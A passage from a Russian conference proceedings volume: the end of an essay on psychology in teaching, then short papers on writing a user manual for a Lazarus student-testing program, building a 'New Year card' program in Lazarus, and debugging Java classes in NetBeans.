трудности взрослой жизни, а наоборот, подготовить к этим трудностям.

Таким образом, можно с уверенностью говорить о том, что психология – это неотъемлемая часть педагогического процесса, без которой он потеряет смысл. Я считаю, что нужно уделять больше внимания этому аспекту образовательной системы: проводить курсы по психологии, а также мониторинг и оценку знания преподавателей. Зигмунд Фрейд говорил: «Тайна человеческой души — заключена в психических драмах детства. Докопайтесь до этих драм, и исцеление придет.» Не нужно создавать эти драмы. Если мы хотим, чтобы будущее нашей страны было светлым, мы должны воспитать грамотных и психологически здоровых потомков.

Использованные источники:

1. Флотская Н. Ю. «Возрастная психология. Методические рекомендации для студентов заочного отделения факультета педагогики начального и специального образования», – Архангельск, издательство поморского государственного университета имени М. В. Ломоносова, 2008 г. – (Дата обращения: 05.12.2018);
2. Возрастная психология – новообразования младшего школьного возраста [Электронный ресурс]. – Режим доступа: https://studbooks.net/30498/psihologiya/novoobrazovaniya_mladshego_shkolnogo_vozrasta (Дата обращения: 07.12.2018);
3. Влияние стиля семейного воспитания на эмоциональную сферу подростков [Электронный ресурс]. – Режим доступа: https://studfiles.net/preview/3004400/page:2/ (Дата обращения: 12.12.2018);
4. Психологические особенности подросткового возраста [Электронный ресурс]. – Режим доступа: http://pedsovet.su/publ/28-1-0-3399 (Дата обращения: 14.12.2018);

УДК 004.01

Панченко Н.В., к.э.н.
доцент
кафедра «Информатика и информационные технологии»
Северо-Кавказская государственная академия
Казиева Д.А.
студент магистратуры 1 курса
направление подготовки «Прикладная информатика»
Институт прикладной математики
и информационных технологий
Россия, г. Черкесск

СОЗДАНИЕ РУКОВОДСТВА ПОЛЬЗОВАТЕЛЯ ДЛЯ ПРОГРАММЫ «ТЕСТИРОВАНИЕ СТУДЕНТОВ»

Аннотация:

В статье рассматривается создание руководства пользователя для программного модуля «Тестирование студентов». Изучив требования к программной документации было создано руководство пользователя для программы, которая проводит тестирование студентов по математики и информатики в среде Lazarus и анализирует результат тестирования. Оформление программных документов помогает разработчику вспомнить все шаги работы программы и отследить ошибки на этапе создания. Созданный документ является инструкцией для пользователя, своего рода подсказкой, поясняющей работу пользователя с программой.

Ключевые слова: программа, программные документы, руководство пользователя, разработчик.

Panchenko N., Candidate of Economic Sciences, Associate Professor
Associate Professor of the Department "Informatics and Information Technologies"
North Caucasus State Academy
Russia, Cherkessk
Kazieva D.A.
graduate student
1 course, areas of training "Applied Informatics"
Institute of Applied Mathematics and Information Technology
Russia, Cherkessk

ESTABLISHMENT OF THE ADMINISTRATOR'S LEADERSHIP FOR THE PROGRAM MODULE "TESTING OF STUDENTS"

Annotation:

The article discusses the creation of a user manual for the program "Testing students". After studying the requirements for software documentation, a user manual was created for a program that tests students in mathematics and computer science in the Lazarus environment and analyzes the test result.

Registration of program documents helps the developer to remember all the

steps of the program and track errors during the creation phase. The created document is an instruction for the user, a kind of hint explaining the user's work with the program.

Keywords: program, program documents, user manual, developer.

Вместе с созданием самой программы разработчик документирует свое приложение, т.е. оформляет программные документы, во-первых, это помогает ему вспомнить все шаги работы программы и отследить ошибки на этапе создания, а, во-вторых, создаваемый документ является инструкцией для пользователя, своего рода подсказкой, поясняющей работу созданной программы.

К программным документам относятся документы, содержащие сведения, необходимые для разработки, изготовления, сопровождения и эксплуатации программ.

При разработке программной документации необходимо ориентироваться на стандартные требования, предъявляемые заказчиком при сдаче в эксплуатацию разработанных программных комплексов, которые соответствуют государственным стандартам на оформление программной документации[150].

При документировании программного обеспечения используются следующие документы:

1. текст программы;
2. руководство пользователя;
3. описание программы;
4. программа и методика испытаний.

В статье рассматривается создание руководства пользователя для программы «Тестирование студентов», созданной в среде Lazarus.

Руководство пользователя пишется для пользователя, работающего с созданным программным продуктом. Документ пишется в форме доступной пользователю. Он не должен содержать терминов, понятных только программисту.

Руководство пользователя включает следующие разделы:

1. назначение программы;
2. условие выполнения программы;
3. выполнение программного комплекса[151].

В разделе «Назначение программы» указывается для какой задачи используется созданное программное обеспечение, какие задачи и в какой мере связаны с решаемой задачей, функциональные особенности решения задачи, особенности информационного обеспечения.

Раздел «Условие выполнения программы» содержит описание требований к вычислительной технике и системному программному

[150] Смирнов А.А. Разработка прикладного программного обеспечения. Учебное пособие / Московский государственный университет экономики, статистики и информатики. М.: МЭСИ, 2004. С 52
[151] Там же С 53

обеспечению.

Раздел «Выполнение программного комплекса» содержит:

1. подготовительные действия, который содержит описание подготовки прикладного программного обеспечения к работе;
2. описание основных элементов диалога;
3. описание последовательности операций при выполнении основных функций.

Содержимое перечисленных разделов может в значительной степени варьироваться в зависимости от особенностей разрабатываемого программного обеспечения.

Рассмотрим созданное руководство пользователя для программы «Тестирование студентов».

Назначение программы

Программа «Тестирование студентов» содержит тесты для проверки уровня знаний студентов на разных стадиях обучения и позволяет провести тестирование по двум дисциплинам: математике и информатике, выставить оценку, учитывая количество правильных ответов.

В программу могут быть добавлены новые дисциплины, что позволит проверить знания студентов по обширному ряду вопросов, а также сократить время преподавателей на проверку знаний. Главное окно созданной программы показано на рисунке 1.




Рисунок 1. Главное окно программы «Тестирование студентов»

Условие выполнения программы

Определим минимальный состав аппаратных и программных средств, необходимых для выполнения программы[152].

[152] Рудаков А.В. Технология разработки программных продуктов. Практикум: учеб. пособие для студ. учреждений сред. проф. Образования / А.В. Рудаков, Г.Н. Федорова.-4-е изд., стер.- М.: Издательский центр «Академия»;2014. С.136

МИНИМАЛЬНЫЕ СИСТЕМНЫЕ ТРЕБОВАНИЯ:

Операционная система: Windows 8.1 64 Bit, Windows 8 64 Bit, Windows 7 64

Bit Service Pack 1, Windows Vista 64 Bit Service Pack 2

Видеокарта: NVIDIA 9800 GT 1GB / AMD HD 4870 1GB (DX 10, 10.1, 11)

Процессор: Intel Core @ 2.40GHz (4 CPUs)

Оперативная память (ОЗУ): 1GB

Свободного места на диске: 1GB

Звуковая карта: 100% совместимая с DirectX 10

Привод: DVD

РЕКОМЕНДОВАННЫЕ СИСТЕМНЫЕ ТРЕБОВАНИЯ:

Операционная система: Windows 8.1 64 Bit, Windows 8 64 Bit, Windows 7 64

Bit Service Pack 1

Видеокарта: NVIDIA GTX 660 2GB / AMD HD7870 2GB

Процессор: Intel Core i5 3470 @ 3.2GHZ (4 CPUs) / AMD X8 FX-8350 @ 4GHZ

(8 CPUs)

Оперативная память (ОЗУ): 4GB

Свободного места на диске: 2GB

Звуковая карта: 100% совместимая с DirectX 10

Привод: DVD

Выполнение программного комплекса

Принцип работы программы очень прост. При запуске программы появляется главное окно, где студент выбирает дисциплину для прохождения теста, в данной программе их две: информатика и математика. После выбора дисциплины, нажатием на кнопку Enter, переходит в окно программы «Инструкции» (Рисунок 2). Перейдя на следующую форму пользователь с клавиатуры вводит Фамилию, Имя (рисунок 3), и опять нажатием на Enter, переходит в окно программы с заданием «Выбор правильного ответа». На рисунке 4 показан наш тест. Здесь расположены вопросы с вариантами ответов. Студент выбирает предполагаемый ответ и переходит на следующий вопрос и т.д. до конца теста. После всех отвеченных вопросов нажимает кнопку завершить тест и получает результат, показанный на рисунке 5.




Рисунок 2. Окно программы «Инструкции»




Рисунок 3. Окно программы для ввода имени




Рисунок 4. Окно программы с заданием «Выбор правильного ответа»

Рисунок 5. Окно программы «Результат тестирования»

Созданное руководство упрощает работу пользователя с программой.

На основе материала, разработанного для руководства пользователя, формируется справочная система программного продукта или попросту файл справки. Он предназначен для предоставления пользователю программы полной и исчерпывающей информации о том, как работать с программой и для чего данный программный продукт нужен[153].

Использованные источники:

1. Рудаков А.В. Технология разработки программных продуктов. Практикум: учеб. пособие для студ. учреждений сред. проф. Образования / А.В. Рудаков, Г.Н. Федорова. 4-е изд., стер. М.: Издательский центр «Академия»;2014. 192 с.

2. Смирнов А.А. Разработка прикладного программного обеспечения. Учебное пособие / Московский государственный университет экономики, статистики и информатики. М.: МЭСИ, 2004. 104 с.

[153] Там же С 137

УДК 004.4'236

Панченко Н.В., к.э.н.
доцент
кафедра «Информатика и информационные технологии»
Северо-Кавказская государственная академия
Россия, г. Черкесск

СОЗДАНИЕ ПРОГРАММЫ «НОВОГОДНЯЯ ОТКРЫТКА» В СРЕДЕ LAZARUS

Аннотация:

В статье рассматривается создание программы «Новогодняя открытка» в среде Lazarus, предназначенной для разработки программного обеспечения на языке Object Pascal. Среда Lazarus состоит из большого числа компонентов, позволяющих визуально создавать графический интерфейс пользователя. Редактор кода содержит набор подсказок, поддерживает гипертекстовую навигацию, систему авто завершения кодов, что упрощает процесс написания программы. В процессе проектирования новогодней открытки были использованы графические объекты и методы среды Lazarus. Созданная программа демонстрирует применение графических объектов, методов для рисования новогодней открытки.

Ключевые слова: среда Lazarus, программа, интерфейс, визуальное программирование, объекты, обработчик события.

Panchenko N., Candidate of Economic Sciences, Associate Professor
Associate Professor of the Department "Informatics and Information Technologies"
North Caucasus State Academy
Russia, Cherkessk

CREATING A NEW YEAR CARD IN THE LAZARUS ENVIRONMENT

Annotation:

The article discusses the creation of the program "New Year Card" in the Lazarus environment, intended for the development of software in the Object Pascal language. The Lazarus environment consists of a large number of components that allow you to visually create a graphical user interface. The code editor contains a set of hints, supports hypertext navigation, a system of auto completion of codes, which simplifies the process of writing a program. In the process of designing a New Year card, graphic objects and methods of the Lazarus environment were used. The created program demonstrates the use of graphic objects, methods for drawing a New Year card.

Keywords: Lazarus environment, program, interface, visual programming, objects, event handler.

Среда Lazarus предназначена для разработки программного обеспечения на языке Object Pascal.

Среда Lazarus состоит из большого числа компонентов, позволяющих визуально создавать графический интерфейс пользователя. Редактор кода содержит набор подсказок, поддерживает гипертекстовую навигацию, систему авто завершения кодов, что упрощает процесс написания программы.

Среда визуального программирования Lazarus сочетает в себе компилятор, объектно-ориентированные средства визуального программирования и различные технологии, облегчающие и ускоряющие создание программы[154].

В данной работе рассматривается создание программы «Новогодняя открытка» в среде Lazarus.

На первом шаге был спроектирован внешний вид (интерфейс) новой программы, на втором шаге написан программный код.

При запуске программы появляется первоначальное окно «Новогодняя открытка» (рисунок 1). Обработчик события FormCreate позволит задать цвет фона главной формы, цвет шрифта, клавиш, поздравления.

Щелчок по кнопке – в правом верхнем углу позволит убрать или добавить зимний фон программы. Кнопки «Дом», «Снеговик», «Елка», «Фонарики» позволят при нажатии загрузить на зимний пейзаж выбранные изображения (рисунок 2). Нажав на кнопку «Снег» появятся 7 снежинок, которым можно придать движение, включив таймер, и вызвав обработчик события, который позволит передвигать вниз снежинки и другие предметы, находящиеся на экране.

[154] Алексеев Е.Р., Чеснокова О.В., Кучер Т.В. Free Pascal и Lazarus: Учебник по программированию / Е.Р. Алексеев, О.В. Чеснокова, Т.В. Кучер – М.:ALT Linux,2010. С 18




Рисунок 1. Первоначальное окно программы «Новогодняя открытка»

В процессе проектирования новогодней открытки были использованы следующие объекты: 16 кнопок (TButton), 15 изображений (TImage), 2 бегунка TrackBar; обработчики события FormCreate (первоначальные настройки главного окна), ButtonClick (события при щелчке на кнопке), TrackBarChange (изменения цвета фона и текста поздравления при перемещении бегунка внизу экрана), Timer1Timer (изменение скорости анимации объектов, находящихся на форме).Бегунки позволят менять фон земли и настраивать цвет текста поздравления «С новым годом».




Рисунок 2. Окно программы после нажатия кнопок «Дом»,

«Снеговик», «Ёлка», «Фонарики», «Земля», «Снег».




Рисунок 3. Окно программы с синим цветом фона

Объект Image -это растровая картинка, которая используется для отображения графика после щелчка по кнопке Button[155].

Созданная программа демонстрирует применение графических объектов, методов для рисования новогодней открытки.

Использованные источники:

1. Алексеев Е. Р., Чеснокова О. В., Кучер Т. В. Free Pascal и Lazarus: Учебник по программированию / Е. Р. Алексеев, О. В. Чеснокова, Т. В. Кучер – М.: ALT Linux, 2010.- 438с.

[155] Алексеев Е.Р., Чеснокова О.В., Кучер Т.В. Free Pascal и Lazarus: Учебник по программированию / Е.Р. Алексеев, О.В. Чеснокова, Т.В. Кучер – М.:ALT Linux,2010. С 422

УДК 004.416.2

Панченко Н.В., к.э.н.
доцент
кафедра «Информатика и информационные технологии»
Северо-Кавказская государственная академия
Россия, г. Черкесск

ИСПРАВЛЕНИЕ ОШИБОК ПРИ СОЗДАНИИ КЛАССА В СРЕДЕ NETBEANS

Аннотация:

В статье рассматривается создание класса в среде NetBeans, предназначенной для профессиональной разработки всех видов программного обеспечения Java. Язык Java объектно-ориентированный, так как каждая программа представляет собой класс. Создание класса на языке Java состоит из трех этапов: написания, отладки, прогона класса. Важно до создания класса на языке Java иметь представление о том, как создавать классы и работать с ними. Программист, создавая класс не только ставит перед собой и решает определенную задачу, но и оценивает полученные результаты.

Ключевые слова: среда NetBeans, язык Java, класс, написание кода, отладка, прогон класса, ошибки.

Panchenko N., Candidate of Economic Sciences, Associate Professor
Associate Professor of the Department "Informatics and Information Technologies"
North Caucasus State Academy
Russia, Cherkessk

FIXING ERRORS WHEN CREATING A CLASS IN NETBEANS ENVIRONMENT

Annotation:

This article discusses creating a class in a NetBeans environment designed for the professional development of all types of Java software. The Java language is object-oriented, since each program is a class. Creating a class in the Java language consists of three stages: writing, debugging, and running the class. It is important to have an idea of how to create and work with classes before creating a class in the Java language. A programmer, creating a class, not only sets himself and solves a certain task, but also evaluates the results obtained.

Keywords: NetBeans environment, Java language, class, code writing, debugging, class run, errors.

Среда NetBeans предназначена для профессиональной разработки всех видов программного обеспечения Java.

Java - компьютерный язык, позволяющий решать просто и универсально проблемы программирования бытовых приборов имеющих

встроенные микропроцессоры[156].Язык Java объектно-ориентированный, так как каждая программа представляет собой класс.

Данный язык чувствителен к регистру букв, и с этим связано множество самых распространенных ошибок в программе. Для любого класса существует минимальный код обязательный для любого класса. Каждый класс состоит из заголовка, тела класса – заголовка и тела главного метода.

Имя файла, в котором будет записан класс, должно совпадать с именем класса. Несоблюдение этого правила (при практической работе) может привести к возникновению ошибок[157].

Не обязательно ставить фигурную скобку, открывающую тело класса в той же строке кода, где записан заголовок.

Создание класса на языке Java состоит из трех этапов: написания кода, отладки, прогона класса.

На этапе написания кода не выявляются допущенные ошибки. Использование программ-редакторов, выдающих подсказки в процессе написания кода мешают начинающему программисту самостоятельно писать код, обдумывая каждую строчку.

На этапе отладки кода программа-редактор, в которой пишется класс, обращается к механизмам языка Java, и проверяет правильность кода с точки зрений правил языка[158].

Компилятор не всегда обнаруживает действительную ошибку –иногда он указывает на ошибку мнимую, на самом деле не сделанную, и в том месте класса, где её вовсе нет.

Отсутствие ошибок с точки зрения правил языка Java вовсе не обязательно означает, что класс будет работать правильно[159].

При первой компиляции текст класса записывается в файл, который должен совпадать с именем класса.

Прогон класса, его исполнение – самый сложный этап в работе с классом, так как логические ошибки в программе возникают только при определенном наборе значений.

Всегда, особенно в случаях, когда пишется сложный класс, правильно ещё до его написания в виде кодов составить список возможных вариантов его будущей работы:

- какие данные следует использовать, чтобы проверить все варианты работы класса;
- какие результаты должен давать класс (в частности, в виде вывода информации разного рода и вида на экран) в качестве реакции на эти данные;
- какими способами и инструментами следует воспользоваться для

[156] Канель Е.Г. Основы программирования на Java: Для школьников .. и не только. – М.: ЛЕНАНД,2019. С 5
[157] Там же С 10
[158] Там же С 11
[159] Там же С 11

проверки результатов работы класса;

- какие инструменты следует задействовать на промежуточных, этапах - а затем убрать из класса…[160].

После написания кода программы обязательным является прогон класса с целью обнаружения ошибок и отладка кода.

Программа должна быть максимально понятной и максимально простой с точки зрения своего интерфейса – и при этом обеспечивать использование и работу всех необходимых инструментов языка[161].

В данной работе рассматривается создание класса в среде NetBeans IDE 8.1, предназначенной для профессиональной разработки всех видов программного обеспечения Java.

Основные средства, используемые в режиме отладки – точки останова, команды режима пошагового выполнения[162].

